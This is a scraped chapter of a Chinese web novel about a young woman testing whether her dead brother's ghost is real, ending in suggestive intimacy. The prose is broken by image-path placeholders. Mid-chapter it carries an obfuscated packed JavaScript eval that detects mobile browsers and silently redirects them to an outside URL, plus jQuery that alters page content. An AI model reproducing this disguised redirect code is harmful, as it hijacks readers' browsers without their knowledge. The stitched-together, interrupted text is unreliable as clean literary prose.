3. 03
作品:《死鬼[短篇]》 鬼没有呼吸,可是说话却好似有气息。
许思哲在身后抱住她,熟悉到的味道像一层薄纱,轻轻盖在肌肤上,又痒又凉,摩挲着她脆弱的脖颈。
腰肢被结实的手臂环绕,谭月珂的指尖:习惯性地落在许思哲的手臂上。
好熟悉的动作。
谭月珂想起从前在沙发上坐着时总是喜欢拿许思哲当肉垫靠背。
她喜欢将冷气开得十足,冷到在客厅要盖小毛毯的温度才觉得舒服,可是一冷了就要黏糊糊地凑到哥哥身前。
许思哲也习惯把她抱到身前,让她靠着自己坐下。一边帮她盖上毛毯,一边梳着她有些炸毛的长发,又或者是将刚做好的水果捞一块块喂到她口中。
谭月珂不知不觉将整个掌心都贴到了他的手臂上,她感觉不到他身上暖烘烘的气息了。
她吸了吸鼻子,却又好在能感觉到他身上熟悉的令人安心的香味。
她垂下头,傍晚的马尾辫不知何时解开,散落的长发坠落而下,发丝扫过两人的手臂,漾起几分痒意。
味道也是是承载记忆的载体,被哥哥身上气味包裹住的这一刻,仿佛模糊了时间的界限。
谭月珂一时之间甚至不知道今夕是何年。总觉得好像回到小时候,回到要被哥哥抱着才能睡着的时期。
“哥哥……”她嗫嚅着。
许思哲身子一僵,慢悠悠地将埋在她脖颈间的脸扬起,高挺的鼻梁抵在她的肌肤上,“哥哥一直都在。”
感觉到他的动作,谭月珂又渐渐清醒过来。
她的意识一直在告诉她,这就是许思哲,他的样貌他的说话的声音他身上的味道,都和哥哥一样。
哥哥说过要保护她一辈子的,所以哪怕死了,也会变成鬼魂回到她的身边。
可是她又觉得有些地方不对劲……
谭月珂想了许久,才想起来许思哲从前不会肆意抱她,不会随意地做出亲吻她指尖的动作。
她一直觉得他对她是亲昵,但不是暧昧。
可从自己晕倒醒来后,许思哲说话做事都太过直白,明明很像哥哥,又很不像哥哥。
如果不是她体质特殊,谭月珂是不会相信这世上的鬼神之说,而也正是她体质特殊,她才会觉得自己永远都见不到许思哲了。
毕竟这两年里,她连梦境中都未曾见过许思哲一面,怎会这样轻而易举地见到许思哲。
谭月珂很早就告诉自己,她没有哥哥了。
她回头,挣脱开他的怀抱。
“你不是哥哥。”谭月珂默默后退了两步。
许思哲直起身,静默地看着她,他垂下眼睫,扫过她后退的动作。
他蹙眉,哪怕是亮了灯光,他的眼睛依旧深不见底,漆黑的眼珠嵌在死白的眼球上,他温和地笑着:“小珂,你这是什么意思?”
“你怎么证明你是许思哲?”
谭月珂望着那张许久不见的面庞,望着那张想要做梦都能梦见的脸,此刻的心却沉静得如同毫无波澜的死水。
“这世上鬼都有了,万一有坏鬼假扮我哥呢,你很奇怪,你到底是谁?”
许思哲微微弯下腰身,将视线与她的齐平,“小珂,你是觉得我的样子不像从前了吗,我死时的模样有些难看,总不能用死时的模样对着你吧。”
谭月珂靠在墙上,抿唇不语。
许思哲轻叹一声,如数家珍般道:“你后腰上有一颗痣,左臂内侧也有一颗小痣,十八岁那年做过阑尾炎手术腹部有一条小疤痕,右腿腘窝处有一颗痣,左手食指上有一条疤痕,是自己切苹果时不小心切到的,后来你就没切过苹果了……”
他一边说着,一边悄然往谭月珂的方向挪去,将两人的距离拉近。
谭月珂咬着唇,下意识撇了眼左手食指上的疤,她的眼瞳聚着光:“我刚刚晕倒后,不知道怎么被你带来这里,谁知道你是不是趁人之危在我晕倒的时候看过我身上有什么标志了。”
“小珂,怎么把我想得这么坏?”许思哲的语气好像带上了几分落寞,谭月珂睁开眼对他说的第一句话就是“哥哥”。
就像他第一次见到她时,她对他说的第一句话也是“哥哥”。
那时她还没上小学,靠在妈妈的身侧,懵懵地看着他,抬头用自以为是的气音问道:“妈妈他是谁?”
得到妈妈的答复后,扯着妈妈的衣摆,对着当时的他语调平平,没什么感情地喊了一声:“哥哥。”
实际上谭月珂已经在脑子里想好第二天可以和好朋友炫耀自己有哥哥了。
可现在她却不认得他了。
“小珂,是哥哥的错,哥哥没能给你托梦,两年了才让你知道我没有彻底在这世上消失,你不认我是应该的。”
“小珂是觉得我现在的性格与从前不同?”许思哲实在是太了解她,也太了解自己看,他很快知道小珂到底在怀疑什么。
他低眉,黑色的长睫挡住幽深的双眼。
“死了之后三魂六魄不全了,小珂,这个你应该是知道的。”
谭月珂怔愣半晌,才想起来,人死后三魂六魄不全,鬼魂说话做事的风格并不会与生前完全一致。
具体表现为鬼魂可以不用考虑那么多绕绕弯弯的事,可以更直白的说话做事,可以永远遵从本心。
都是死过一次的人了,没有任何值得顾虑的事情。
所以见她醒来,许思哲的第一反应是继续抱着她。
谭月珂扣着手指,她实在是太想许思哲了,可是直到现在,她都不知道自己是不是被困在梦境中,还是被困在幻境中,她真的不知道自己现在要做什么。
“小珂,别怕我。”
许思哲轻轻地握住她的手腕,感觉她似乎被凉得轻颤了颤,“别怕我。”
“我还知道你喜欢粉紫色,喜欢吃煎牛扒,喜欢喝排骨汤但不喜欢吃排骨,最喜欢的娃娃是一个云朵形状的娃娃……小珂只属
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16971165|193438||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
于我们之间的约定和秘密太多了,小珂想要考验我也可以尽管问我,只要让你确切知道我就是哥哥,让我做什么都可以。”
他握着她的手,将她的指尖覆在自己的脸上,“你摸摸,是不是哥哥生前的模样。”
谭月珂不知不觉地用指尖抚过他的脸颊,刚刚还没开灯的时候,总觉得许思哲是阴森森的白。
可现在在灯下瞧着,却不是她想象中的惨白,只是比生前人模样的许思哲要白一些。
她指尖最后落在他额角的的痣上。
“哥哥……”
“嗯,小珂应该还记得我左侧胸口有个浅红色的胎记。”
“嗯?”
谭月珂确实记得,只是还没等她反应过来,许思哲已经抬起手解开上衣的纽扣,上衣敞开,浅红色的胎记在健硕的胸肌上,被衣物遮得若隐若现。
谭月珂抿着唇,不知为何有些口干舌燥。她明明见过许思哲这胎记,也不是没见过他裸着的上半身,但是脑子里还是下意识感叹了一句她哥身材真好。
她下意识将手贴在他的胸前,“你真的是哥哥,可是为什么……”
“为什么?”许思哲又贴近了些,重新将她笼罩在怀中。
“你的胸好像变大了。”她眼睫眨得飞快,手还十分实在地掐了一下。
许思哲抿着唇,险些被闷哼出声,“是吗?”
谭月珂的眼睛亮了亮,她从前发现许思哲开始健身之后,就总是好奇心旺盛地在他训练痕迹明显又好看的肌肉上摸一摸戳一戳,许思哲向来纵容她,她想怎么玩都陪她玩。
也是因为他从小到大过度纵容,才养成了谭月珂对他毫无边界的依赖和习惯。
哪怕她现在思绪乱如麻,这种刻入骨子中的亲近也一时难改。
“小珂……”他轻轻走近,索性将她抱到怀里。
谭月珂的手依旧屈着抵在他的胸膛上,掌心敏锐地感觉到熟悉的肌肉轮廓,是哥哥的声音,是哥哥的气味,是哥哥的样貌……
就连他的胸口,因为她好奇调皮地一掐紧绷起来的反应,也与记忆中如出一辙。
是哥哥,真的是他,不是她幻想的虚幻,不是恶鬼扮演的哥哥。
恐惧、疑惑以及今晚一切诡谲的经历,都被她暂时抛之脑后。
谭月珂倒在他温凉的怀里,双手揪着他的衣襟。
可是分明是应该觉得惊喜与高兴的时刻,她却觉得很委屈,自从许思哲过世,谭月珂太久没有彻底地外显自己的情绪。她无法再克制自己的情绪,眼泪如决堤一般涌出,身子渐渐轻轻颤栗。
“小珂……”
许思哲感受到她的变化,收紧手臂的力量,“小珂,别哭,哥哥不是在吗,别哭。”
谭月珂咬了咬牙,摁着他的手臂,冷不丁地往他胸前咬去。
许思哲闷哼一声,胸前传来湿热的刺痛感,掌心贴在她的身后,“小,小珂……慢些。”